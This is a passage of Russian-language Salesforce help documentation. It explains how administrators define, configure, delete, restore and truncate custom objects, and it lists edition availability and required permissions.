Страница сведений о настраиваемом объекте содержит данные о разных характеристиках объекта, включая стандартные и настраиваемые поля, отслеживание журнала поля, взаимосвязи, настраиваемые ссылки, макеты поиска, макеты страницы и ограничения для объектов. Ниже перечислены доступные действия.

- Чтобы просмотреть дополнительные сведения об отдельном элементе, щелкните имя нужного элемента.
- Чтобы удалить настраиваемое поле, щелкните ссылку **«Удал.»** напротив имени нужного поля в разделе «Настраиваемые поля и взаимосвязи».
- Чтобы просмотреть дополнительные элементы, щелкните ссылку **«больше»** внизу страницы или **«Подробнее»** под связанным списком.
- Чтобы добавить новые элементы, нажмите кнопку **«Создать»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Управляемые пакеты недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых объектов:

- «Настройка приложения»

- Прим.: Ограничения в процентах отображаются усеченными, а не округленными. Например, если организация использует ограничение для отдельной настройки на 95,55%, то отображается 95%.

СМ. ТАКЖЕ:

- [Рекомендации по сокращению времени поиска](#)
- [Настраиваемые объекты](#)
- [Изменение настраиваемых объектов](#)
- [Поиск по параметрам управления объектами](#)

## Статус развертывания для настраиваемых и внешних объектов

При создании настраиваемых или внешних объектов система позволяет блокировать новый объект от просмотра и использования. Чтобы избежать непредвиденного изменения макета или потери данных при удалении настраиваемых полей, контролируйте доступность нового объекта до завершения его создания.

Чтобы задать доступность объекта, связанной настраиваемой вкладки, связанных списков и отчетов для просмотра и использования, настройте параметр «Статус развертывания» в определении объекта.

- Задайте параметру «Статус развертывания» значение «В разработке» при создании настраиваемого или внешнего объекта. Данное действие позволяет скрыть объект от пользователей на время его разработки и тестирования. Вкладка объекта, результаты поиска, связанные списки и типы данных отчетов доступны только пользователям с полномочием «Настройка приложения».
  - Чтобы разрешить всем пользователям доступ к объекту, связанной настраиваемой вкладке, связанным спискам и отчетам, задайте параметру «Статус развертывания» значение «Развернуто».
  - Чтобы изменить развернутый настраиваемый или внешний объект, задайте параметру «Статус развертывания» значение «В разработке».
- Прим.: Параметр «Статус развертывания» типа настраиваемого отчета меняет значение «Развернуто» на значение «В разработке», если основным объектом является настраиваемый объект, параметр «Статус развертывания» которого меняется аналогичным образом.

СМ. ТАКЖЕ:

- [Рекомендации по сокращению времени поиска](#)

## Определение настраиваемого объекта

Система позволяет отслеживать и хранить данные, уникальные для организации. Необходимые действия различаются в зависимости от используемой версии Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Внешние объекты Lightning Connect доступны в версиях:  
**Developer Edition.**

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для развертывания настраиваемых и внешних объектов:

- «Настройка приложения»

### [Определение настраиваемых объектов в Lightning Experience](#)

Система позволяет отслеживать и хранить данные, уникальные для организации. Если слева находится навигационная панель, это Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.

### [Определение настраиваемых объектов в Salesforce Classic](#)

Система позволяет отслеживать и хранить данные, уникальные для организации. Если в верхней части экрана отображается ряд вкладок, это Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

### [Поля для определения настраиваемых объектов](#)

При создании настраиваемого объекта несколько полей обязательны для заполнения и предназначены для определения порядка доступа к объекту.

### [Рекомендации по созданию настраиваемых объектов](#)

Перед созданием настраиваемого объекта обязательно ознакомьтесь с данными рекомендациями.

СМ. ТАКЖЕ:

[Рекомендации по сокращению времени поиска](#)

[Общие сведения о взаимосвязях объектов](#)

[Определение справки объекта](#)

## Определение настраиваемых объектов в Lightning Experience

Система позволяет отслеживать и хранить данные, уникальные для организации. Если слева находится навигационная панель, это Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.

1. На любой странице настроек в верхнем правом углу щелкните **«Создать > настраиваемый объект»**.
2. Заполните поля настраиваемого объекта.
3. Сохраните новый объект.

СМ. ТАКЖЕ:

[Поля для определения настраиваемых объектов](#)

[Рекомендации по созданию настраиваемых объектов](#)

[Определение настраиваемого объекта](#)

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых объектов:

- «Настройка приложения»

## Определение настраиваемых объектов в Salesforce Classic

Система позволяет отслеживать и хранить данные, уникальные для организации. Если в верхней части экрана отображается ряд вкладок, это Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

1. Введите строку «*Объекты*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Объекты**».
2. Нажмите кнопку «**Создать настраиваемый объект**».
3. Следуйте инструкциям мастера и заполните поля настраиваемого объекта.
4. Сохраните новый объект.

СМ. ТАКЖЕ:


[Поля для определения настраиваемых объектов](#)

[Рекомендации по созданию настраиваемых объектов](#)

[Определение настраиваемого объекта](#)

### Поля для определения настраиваемых объектов

При создании настраиваемого объекта несколько полей обязательны для заполнения и предназначены для определения порядка доступа к объекту.

 **Прим.:** Если администратор создал вкладку без справки, обратитесь к администратору для получения помощи касательно работы настраиваемого объекта.

| Поле                        | Описание   |
|-----------------------------|--|
| Метка                       | Это имя используется для обозначения объекта на всех страницах пользовательского интерфейса.   |
| Метка множественного числа  | Имя объекта во множественном числе. Данное имя используется на вкладке, созданной для объекта.   |
| Род                         | При необходимости укажите род метки. Данное поле отображается только в том случае, если язык, используемый в организации по умолчанию, поддерживает категорию рода. Параметры личного языка не влияют на отображение данного поля. |
| Начинается с гласного звука | Укажите, следует ли использовать артикль «an» вместо «a» для этой метки, если данное правило применимо к вашему языку.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых объектов:


- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



| Поле                                   | Описание  |
|--|---|
| Имя объекта                            | Уникальное имя, позволяющее ссылаться на объект при использовании API. Данное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Используйте только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы и не должно содержать пробелов. Имя не может содержать двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.  |
| Описание                               | Дополнительное описание объекта.  |
| Параметры контекстно-зависимой справки | <p>Данное поле определяет текст, отображаемый при нажатии ссылки <b>«Справка для этой страницы»</b> на начальной странице или странице сведений о записи настраиваемого объекта, а также в списковых представлениях и связанных списках.</p> <p>Чтобы открывать стандартную справку Salesforce, доступную для любых записей настраиваемого объекта, установите флажок <b>«Открыть стандартное окно Salesforce "Справка и обучение"»</b>.</p> <p>Чтобы открывать настраиваемый файл справки уровня объекта для данного настраиваемого объекта, установите флажок <b>«Открыть окно с помощью страницы Visualforce»</b>, а затем выберите страницу Visualforce в качестве целевой ссылки на контекстную справку для этих страниц настраиваемых объектов.</p> <p> <b>Прим.:</b> Этот параметр не влияет на ссылку «Справка и обучение» вверху страницы. Данная ссылка всегда открывает окно Salesforce «Справка и обучение».</p> |
| Имя записи                             | Имя, используемое в макетах страниц, списковых представлениях, связанных списках и результатах поиска.  |
| Тип данных                             | Тип поля (текст или автонумерация) для имени записи. Записи с уникальными кодами вместо имен нумеруются автоматически и всегда доступны только для чтения.  |
| Формат отображения                     | Для имени записи с автоматической нумерацией введите формат отображения. Система позволяет использовать не более двух наборов фигурных скобок. Дополнительную информацию см. в разделе <b>«Атрибуты настраиваемых полей»</b> на странице 4508.  |
| Начальный номер                        | Для имени записи с автоматической нумерацией введите номер, который будет использоваться при создании первой записи этого настраиваемого объекта.   |

| Поле                             | Описание  |
|----------------------------------|---|
| Разрешить отчеты                 | <p>Чтобы разрешить составление отчетов по данным, доступным в записях настраиваемого объекта, установите данный флажок.</p> <p>Чтобы создать отчеты по настраиваемым объектам, выберите категорию типа отчета <b>«Другие отчеты»</b>, если настраиваемый объект не связан со стандартным объектом. Если настраиваемый и стандартный объекты связаны посредством взаимосвязи «Основная — подробная» или «Поиск», выберите стандартный объект для категории типа отчета.</p>  |
| Разрешить действия               | <p>Чтобы разрешить пользователям связывание задач и запланированных календарных событий, связанных с записями настраиваемого объекта, установите данный флажок.</p>   |
| Разрешить в группах Chatter      | <p>Чтобы разрешить пользователям добавление записей данного типа настраиваемого объекта в группы Chatter, установите данный флажок.</p> <p>При значении <code>true</code> пользователи, обладающие требуемыми полномочиями, могут создавать записи для данного типа объектов с использованием публикатора группы. Созданная запись привязывается к группе и отображается в списке записей группы. При значении <code>false</code> пользователи, обладающие требуемыми полномочиями, могут использовать публикатор группы для создания записей для этого типа объектов, но запись не привязывается к группе.</p> |
| Включить подразделения           | <p>Если организация использует подразделения, установите данный флажок, чтобы включить поддержку подразделений для настраиваемых объектов. Группировка записей по подразделениям позволяет упростить результаты поиска, списковые представления, отчеты и другие области Salesforce. Salesforce добавляет поле «Подразделение» в настраиваемый объект. Если настраиваемый объект является основным во взаимосвязи «Основной — подробный», в настраиваемых объектах на стороне подробных также создается поле «Подразделение», значение которого наследуется от основной записи.</p>                             |
| Доступно для клиентского портала | <p>Чтобы предоставить всем пользователям портала доступ к настраиваемому объекту, установите данный флажок.</p> <p>Данный параметр доступен только при использовании клиентского портала.</p>   |

| Поле                             | Описание  |
|----------------------------------|---|
| Отслеживать журнал поля          | <p>Данный параметр не отображается после включения сообществ, а все настраиваемые объекты доступны для использования в сообществах. Настраиваемые объекты, которые до включения сообществ были недоступны на клиентском портале, становятся доступными для использования на клиентском портале.</p>   |
| Разрешить общий доступ           | <p>Позволяет организации отслеживать изменения полей в записях настраиваемых объектов. Например, журнал регистрирует изменившего поле пользователя, дату изменения, значение до изменения и после. Данные журнала доступны для составления отчетов, поэтому при наличии данного флажка пользователи могут быстро создавать отчеты по контрольным журналам.</p> <p>Если данный параметр включен, то данный настраиваемый объект является объектом Enterprise Application. Если данный параметр выключен, то данный настраиваемый объект является объектом Light Application.</p> <p>При включении данного параметра рекомендуем также включить параметры «Разрешить доступ к Bulk API» и «Разрешить доступ к Streaming API».</p> |
| Разрешить доступ к Bulk API      | <p>Если данный параметр включен, то данный настраиваемый объект является объектом Enterprise Application. Если данный параметр выключен, то данный настраиваемый объект является объектом Light Application.</p> <p>При включении данного параметра рекомендуем также включить параметры «Разрешить общий доступ» и «Разрешить доступ к Streaming API».</p>   |
| Разрешить доступ к Streaming API | <p>Если данный параметр включен, то данный настраиваемый объект является объектом Enterprise Application. Если данный параметр выключен, то данный настраиваемый объект является объектом Light Application.</p> <p>При включении данного параметра рекомендуем также включить параметры «Разрешить доступ к Bulk API» и «Разрешить общий доступ».</p>  |
| Статус развертывания             | <p>Данное поле определяет доступность настраиваемого объекта другим пользователям.</p>  |
| Разрешить поиск                  | <p>Чтобы позволить пользователям находить записи настраиваемых объектов при помощи поиска, создайте настраиваемую вкладку с параметром «Включены стандартные параметры» или «Отключены стандартные</p>  |

| Поле  | Описание  |
|---|---|
|   | <p>параметры». Создание настраиваемой вкладки позволяет использовать параметр <b>«Разрешить поиск»</b> настраиваемого объекта.</p> <p>Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.</p> |
| Добавить примечания и вложения...               | <p>Данное поле позволяет пользователям прикреплять примечания и вложения к записям настраиваемого объекта.</p> <p>Данный параметр доступен только при создании объекта.</p>   |
| Запустить мастер создания настраиваемой вкладки | <p>Чтобы разрешить запуск мастера создания настраиваемой вкладки после сохранения настраиваемого объекта, установите данный флажок.</p>   |

СМ. ТАКЖЕ:

[Определение настраиваемого объекта](#)

## Рекомендации по созданию настраиваемых объектов

Перед созданием настраиваемого объекта обязательно ознакомьтесь с данными рекомендациями.

### Полномочия объекта

В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition при создании настраиваемого объекта полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для созданного объекта отключены в тех профилях, где отключено полномочие «Просмотр всех данных» или «Изменение всех данных». Включите доступ к настраиваемым объектам в наборах полномочий или настраиваемых профилях, и назначьте их соответствующим пользователям.

В версиях Contact Manager, Group Edition и Professional Edition полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для созданного настраиваемого объекта включены во всех профилях.

### Модель общего доступа

Параметр по умолчанию распространяется на всю организацию и управляет моделью общего доступа к настраиваемым объектам. Дополнительную информацию см. в разделе [«Безопасность настраиваемых объектов»](#) на странице 4472.

### Делегирование администрирования настраиваемыми объектами

После создания настраиваемого объекта можно делегировать его администрирование пользователям, не являющимся администраторами.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Очереди

Созданному настраиваемому объекту может быть назначена очередь, позволяющая распределить ответственность за записи настраиваемого объекта среди пользователей.

СМ. ТАКЖЕ:

[Определение настраиваемого объекта](#)

## Изменение настраиваемых объектов

Чтобы настроить пользовательский интерфейс для настраиваемых объектов, выполните указанные ниже действия.

- Создание настраиваемой вкладки (см. раздел [«Определение настраиваемых вкладок»](#) на странице 4397).
- Создание настраиваемых полей и взаимосвязей (см. раздел [«Определение полей настраиваемых объектов»](#) на странице 4450).
- Добавление настраиваемых кнопок и ссылок для выполнения действий или ссылок на другие страницы или веб-сайты (см. раздел [«Определение настраиваемых кнопок и ссылок»](#) на странице 5387).
- Определение полей, которые должны отображаться пользователям на страницах сведений и редактирования записей (см. раздел [«Создание макетов страниц для настраиваемых объектов»](#) на странице 4377).
- Выбор полей, которые должны отображаться пользователям в результатах поиска, диалоговых окнах поиска и основных списках на вкладках настраиваемых объектов (см. раздел [«Настройка макетов поиска для настраиваемых объектов»](#) на странице 4471).
- Создание типов записей для отображения различных значений раскрывающегося списка и макетов страниц разным пользователям на основе профилей (см. раздел [«Создание типов записей настраиваемых объектов»](#) на странице 4470).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки настраиваемых объектов:

- «Настройка приложения»

## Определение полей настраиваемых объектов

Поля настраиваемых объектов хранят данные, указанные в записях настраиваемых объектов.

### Настраиваемые поля для настраиваемых объектов

Пользователи могут создавать настраиваемые поля для хранения уникальных данных. Кроме того, пользователи могут создавать настраиваемые поля взаимосвязи для связывания настраиваемых объектов Salesforce.

### Стандартные поля для настраиваемых объектов

Ниже перечислены стандартные поля, которые автоматически добавляются в настраиваемые объекты. Чтобы изменить любое редактируемое поле, щелкните «Правка».

| Поле                        | Описание   |
|-----------------------------|--|
| Создано                     | Автор записи.  |
| Валюта                      | Валюта записи, если включена поддержка мультивалюты.   |
| Подразделение               | Подразделение, которому принадлежит запись настраиваемого объекта. Настраиваемые объекты, являющиеся подробными во взаимосвязи «Основная — подробная», наследуют подразделение основного объекта. Настраиваемым объектам, которые не связаны с другими записями, автоматически назначается глобальное подразделение. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных. |
| Последнее изменение сделано | Пользователь, изменивший запись последним.   |
| Имя                         | Идентификатор записи настраиваемого объекта. Данное имя отображается в макетах страниц, связанных списках, диалоговых окнах поиска, результатах поиска и основных списках на начальных страницах вкладок. По умолчанию данное поле добавляется в макет страницы настраиваемых объектов как обязательное.   |
| Ответственный               | Назначенный ответственный за запись настраиваемого объекта. Если настраиваемый объект становится подробным во взаимосвязи «Основная — подробная», то данное поле   |

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Подразделения недоступны в версии **Database.com Edition**.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и редактирования стандартных полей:

- «Настройка приложения»

Для создания настраиваемых полей:

- «Настройка приложения»

| Поле | Описание  |
|------|---|
|      | <p>удаляется, так как ответственность за данные контролируется основным объектом или первичным основным объектом при использовании настраиваемого объекта с двумя взаимосвязями «Основная — подробная».</p> <p> <b>Прим.:</b> Настраиваемые подробные объекты во взаимосвязи «Основная — подробная» не поддерживают правила общего доступа, предоставление общего доступа вручную и очереди, так как они требуют наличия поля «Ответственный».</p> |

## Удаление настраиваемых объектов

Система Salesforce не перемещает удаленный настраиваемый объект в корзину. Вместо корзины, удаленные объекты в течение 15 дней отображаются в списке «Удаленные объекты». В течение этого времени, *обратно удаленные* объекты и их данные могут быть восстановлены или *удалены без возможности восстановления*. По истечении 15 дней объект и его данные автоматически удаляются без возможности восстановления.

В отличие от элементов, удаленных без возможности восстановления, обратно удаленные настраиваемые объекты и их данные учитываются ограничениями, заданными в организации.

Чтобы удалить настраиваемый объект, выполните указанные ниже действия.

1. Откройте параметры управления объектом для настраиваемых объектов, щелкните «Удал.» напротив объекта, который необходимо удалить.
2. Чтобы подтвердить удаление, установите флажок «Да, удалить настраиваемый объект» и нажмите кнопку «Удалить» в окне предупреждения.

## Почему некоторые настраиваемые объекты не могут быть удалены?

Ниже перечислены условия, препятствующие удалению настраиваемого объекта.

- Объект является основным во взаимосвязи «Основная — подробная».
- Объект содержит настраиваемые поля, используемые в полях сводного резюмирования другого объекта.
- Объект используется кодом Apex, страницей Visualforce или отчетным снимком.
- Объект используется повторяющимся правилом или правилом соответствия.
- Объект содержит более 100 000 записей. Чтобы удалить объект, содержащий более 100 000 записей, сначала удалите необходимое количество записей, а затем удалите сам объект.

## Результаты удаления настраиваемых объектов

Ниже перечислены действия, выполняемые системой Salesforce при удалении настраиваемого объекта.

- Отображение сообщения «Недостаточно полномочий» при выборе закладки на URL-адрес записи удаленного настраиваемого объекта.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления настраиваемых объектов:

- «Настройка приложения»


- Удаление объекта из пакетов Force.com AppExchange.
- Замена взаимосвязи «Основная — подробная» взаимосвязью «Поиск», если удаленный объект является подробным во взаимосвязи «Основная — подробная».
- Удаление:
  - Настраиваемая вкладка объекта
  - Списковые представления и бизнес-правила для объекта
  - Параметры мобильной конфигурации, включая наборы данных, мобильные представления и исключенные поля
  - Типы стандартных отчетов, связанные с объектом, и отчеты, основанные на типах стандартных отчетов, если удаленный объект является подробным во взаимосвязи «Основная — подробная»
- Скрытие, блокировка или отключение:
  - Определение настраиваемого объекта и связанные определения
  - Записи объекта и связанные записи, включая записи, хранящиеся в корзине
  - Типы настраиваемых отчетов, где удаленный объект является основным
  - Настраиваемые отчеты, где удаленный объект является основным
  - Поля настраиваемой формулы для объекта
  - Настраиваемые правила проверки и процессы утверждения для объекта

 **Прим.:** Многие удаленные, скрытые, неактивные или отключенные элементы могут быть восстановлены при восстановлении настраиваемого объекта. Информацию о восстановлении удаленных настраиваемых объектов см. в разделе [«Управление удаленными настраиваемыми объектами»](#).

### Результаты необратимого удаления настраиваемых объектов

Необратимое удаление настраиваемого объекта вручную или автоматически по истечении 15 дней инициирует:

- Удаление определения и данных настраиваемого объекта без возможности восстановления.
- Исключение настраиваемого объекта и его данных из ограничений, установленных для организации.
- Невозможность восстановления основных записей, хранящихся в корзине, при автоматическом удалении как минимум одной подробной записи в результате удаления основной записи, если удаленный объект является подробным во взаимосвязи «Основная — подробная». Попытка восстановления основной записи возвращает ошибку.

 **Прим.:** Данный алгоритм выполняется только при необратимом удалении определения настраиваемого объекта из удаленных подробных записей после перемещения основной записи в корзину.

СМ. ТАКЖЕ:

[Управление удаленными настраиваемыми объектами](#)

[Поиск по параметрам управления объектами](#)



## Управление удаленными настраиваемыми объектами


Удаленные настраиваемые объекты в течение 15 дней отображаются в списке «Удаленные объекты». В течение этого времени, объект и его данные могут быть восстановлены или удалены без возможности восстановления. Восстановление настраиваемого объекта может потребовать восстановления вручную списковых представлений и других настроек, использующих данный объект.

- Чтобы просмотреть список удаленных настраиваемых объектов, выполните указанные ниже действия.
  1. Откройте параметры управляемого объекта для настраиваемых объектов.
  2. Щелкните ссылку «Удаленные объекты» в нижней части списка.Ссылка «Удаленные объекты» отображается только при наличии как минимум одного удаленного настраиваемого объекта. Общее количество удаленных настраиваемых объектов отображается в скобках.
- Ниже перечислены действия, доступные в списке «Удаленные объекты».
  - Чтобы просмотреть сведения об объекте, щелкните метку нужного объекта.
  - Чтобы удалить объект и его данные без возможности восстановления, щелкните ссылку «Удалить».
  - Чтобы восстановить объект и его данные, щелкните ссылку «Восстановить».

### Результаты необратимого удаления настраиваемых объектов

Необратимое удаление настраиваемого объекта вручную или автоматически по истечении 15 дней инициирует:

- Удаление определения и данных настраиваемого объекта без возможности восстановления.
- Исключение настраиваемого объекта и его данных из ограничений, установленных для организации.
- Невозможность восстановления основных записей, хранящихся в корзине, при автоматическом удалении как минимум одной подробной записи в результате удаления основной записи, если удаленный объект является подробным во взаимосвязи «Основная — подробная». Попытка восстановления основной записи возвращает ошибку.

 **Прим.:** Данный алгоритм выполняется только при необратимом удалении определения настраиваемого объекта из удаленных подробных записей после перемещения основной записи в корзину.

### Ограничения по восстановлению усеченных настраиваемых объектов

Копии усеченных настраиваемых объектов также отображаются в списке удаленных объектов. Усеченные настраиваемые объекты не могут быть полностью восстановлены, даже при наличии копии, хранящейся в списке «Удаленные объекты». Восстановленные копии усеченных объектов используют новое имя и новый URL-адрес, а некоторые поля и данные *не могут* быть восстановлены вручную.

### Восстановление настраиваемого объекта в исходное состояние

Восстановление удаленного настраиваемого объекта инициирует восстановление его записей, включая записи, хранящиеся в корзине.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления удаленных настраиваемых объектов:

- «Настройка приложения»

Для необратимого удаления настраиваемых объектов:

- «Настройка приложения»

 **Прим.:** Поиск записей восстановленного объекта может быть доступен только через несколько часов.

Чтобы гарантировать восстановление объекта в исходное состояние, просмотрите все соответствующие компоненты и настройки, которые при необходимости должны быть исправлены.

### **Пакеты AppExchange**

Добавьте настраиваемый объект в соответствующие пакеты Force.com AppExchange.

### **Настраиваемые вкладки**

Восстановите настраиваемую вкладку для объекта и добавьте ее в нужные настраиваемые приложения.

### **Списковые представления, отчеты и бизнес-правила**

Восстановите данные компоненты.

### **Правила проверки и процессы утверждения**

Восстановите данные компоненты.

### **Поля формулы**

Чтобы повторно активировать любые поля настраиваемой формулы для объекта, откройте и сохраните нужные поля.

### **Макеты страниц**

Макеты страниц для восстановленного объекта восстанавливаются автоматически. Кроме того, макеты страниц восстанавливаются автоматически для других объектов, использующих макет страницы в связанном списке, при условии, что макет страницы не редактировался во время удаления объекта. В противном случае добавьте связанный список в другой объект.

### **Типы настраиваемых отчетов**

Добавьте ссылку на восстановленный объект в типы настраиваемых отчетов, где удаленный объект не является основным. Отчеты, основанные на типе настраиваемых отчетов, восстанавливаются автоматически, при условии, что данные отчеты не редактировались во время удаления объекта. Восстановите любые измененные отчеты.

### **Взаимосвязи**

Взаимосвязь «Основная — подробная», где удаленный настраиваемый объект является подробным, преобразуется системой Salesforce во взаимосвязь «Поиск». Преобразуйте данную взаимосвязь во взаимосвязь «Основная — подробная».

### **Имя разработчика**

Имя разработчика объекта изменено на: *имяОбъекта\_del*. Восстановите исходное имя (*имяОбъекта\_c*), необходимое для надлежащей работы соответствующих настроек.

### **Статус развертывания**

При удалении настраиваемого объекта полю «Статус развертывания» задано значение «В разработке». Установите статус «Развернуто» после восстановления всех настроек, связанных с восстановленным объектом.

СМ. ТАКЖЕ:

[Удаление настраиваемых объектов](#)

[Усечение настраиваемых объектов](#)

[Поиск по параметрам управления объектами](#)


## Усечение настраиваемых объектов

Прежде чем использовать усечение для удаления записей, рекомендуем просмотреть действия, выполняемые при усечении объекта.

Усечение настраиваемого объекта позволяет пользователям удалять все записи объекта без удаления самого объекта и его метаданных. Усечение настраиваемых объектов аналогично функции пакетного удаления, доступной для стандартных объектов.

Копия усеченного настраиваемого объекта хранится системой Salesforce в списке «Удаленные объекты» в течение 15 дней. Имя усеченного объекта использует следующий формат: *имяОбъекта\_типс [номер]*. В течение этого времени, объект и его записи продолжают учитываться текущими ограничениями.

По истечении 15 дней записи удаляются без возможности восстановления и больше не учитываются текущими ограничениями.

 **Важное замечание:** Усеченные настраиваемые объекты не могут быть полностью восстановлены, даже при наличии копии, хранящейся в списке «Удаленные объекты».

Ниже перечислены стандартные и настраиваемые объекты, которые не могут быть усечены.

- Объект, используемый другим объектом посредством поля поиска, или являющийся основным во взаимосвязи «Основная — подробная».
- Объект, используемый отчетным снимком.
- Объект, использующий настраиваемый индекс или внешний код.
- Объект, использующий активированные информационные таблицы.

Кроме того, настраиваемые объекты не могут усекаться при достижении организацией ограничения по количеству настраиваемых объектов.

Ниже перечислены элементы, удаляемые при усечении настраиваемого объекта.

- Все записи, хранящиеся в корзине настраиваемого объекта
- Журнал настраиваемого объекта
- Связанные события, задачи, примечания и вложения для каждой удаленной записи

Ниже перечислены элементы, которые становятся недействительными при усечении настраиваемого объекта.

- Закладки на усеченные объекты и их записи. При выборе закладки на усеченный настраиваемый объект или URL-адрес удаленной записи система Salesforce отображает сообщение «Недостаточно полномочий».
- Сценарии Apex и страницы Visualforce, ссылающиеся на усеченный объект или запись.

Усеченный настраиваемый объект доступен для использования и добавления новых записей. Ниже перечислены элементы, сохраняемые системой Salesforce.

- Определение настраиваемого объекта и все связанные определения
- Бизнес-правила, действия и триггеры
- Правила общего доступа, связанные с настраиваемым объектом
- Правила проверки и процессы утверждения
- Взаимосвязи «Основная — подробная» и поля формулы
- Переводы
- Параметры мобильной конфигурации

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Ниже перечислены рекомендации по работе с усеченными объектами.

- Вкладка усеченного объекта использует новый URL-адрес, поэтому требует создания новой закладки.
- Списковые представления и отчеты требуют обновления.
- Поля сводного резюмирования требуют повторного пересчета.
- API не поддерживает возможность усечения.
- Чтобы сократить объекты, содержащие взаимосвязи «Основная — подробная», рекомендуем сначала сократить подробные (дочерние) объекты, а затем основные (родительские) объекты.


СМ. ТАКЖЕ:

[Усечение настраиваемых объектов](#)

[Управление удаленными настраиваемыми объектами](#)

## Усечение настраиваемых объектов

Усечение настраиваемых объектов позволяет пользователям безвозвратно удалять все записи объекта без удаления самого объекта и его метаданных.

 **Важное замечание:** Усечение настраиваемых объектов инициирует необратимое изменение усеченного объекта и его записей. Прежде чем проводить усечение, просмотрите раздел «[Общие сведения об усечении настраиваемых объектов](#)». После этого включите функцию для своей организации, для этого введите строку «*Интерфейс пользователя*» в поле «Быстрый поиск», выберите пункт «**Интерфейс пользователя**» и выберите полномочие.

Усечение настраиваемых объектов — это быстрый способ необратимого удаления всех записей настраиваемого объекта без удаления самого объекта и его метаданных. Рекомендуем использовать усечение для удаления тестовых записей созданного настраиваемого объекта. Благодаря усечению объекта, пользователь может удалить тестовые записи, но сохранить сам объект для последующей активации в производственной организации. В отличие от пакетного удаления записей и вероятного восстановления объекта, усечение требует меньших временных затрат.

1. Откройте параметры управляемого объекта для настраиваемых объектов.
2. Чтобы открыть страницу сведений об объекте, щелкните имя нужного объекта и нажмите кнопку «**Сократить**».
3. Просмотрите предупреждение и введите имя нужного объекта в пустое поле окна «Подтвердить усечение настраиваемого объекта».
4. Нажмите кнопку «**Сократить**».

СМ. ТАКЖЕ:

[Управление удаленными настраиваемыми объектами](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для усечения настраиваемых объектов:

- «Настройка приложения»

## Отслеживание показателей использования настраиваемых объектов организации по типу лицензии пользователя

Чтобы отслеживать количество настраиваемых объектов, назначенных пользователям, рекомендуем создать тип настраиваемого отчета, где объект «Лицензии пользователя» является основным, а объект «Показатели использования настраиваемых объектов по лицензии пользователя» является дочерним.

1. В разделе «Настройка» введите «*Типы отчетов*» в поле «Быстрый поиск», затем выберите «**Типы отчетов**».
2. Нажмите кнопку «**Создать тип настраиваемого отчета**».
3. Заполните поля.

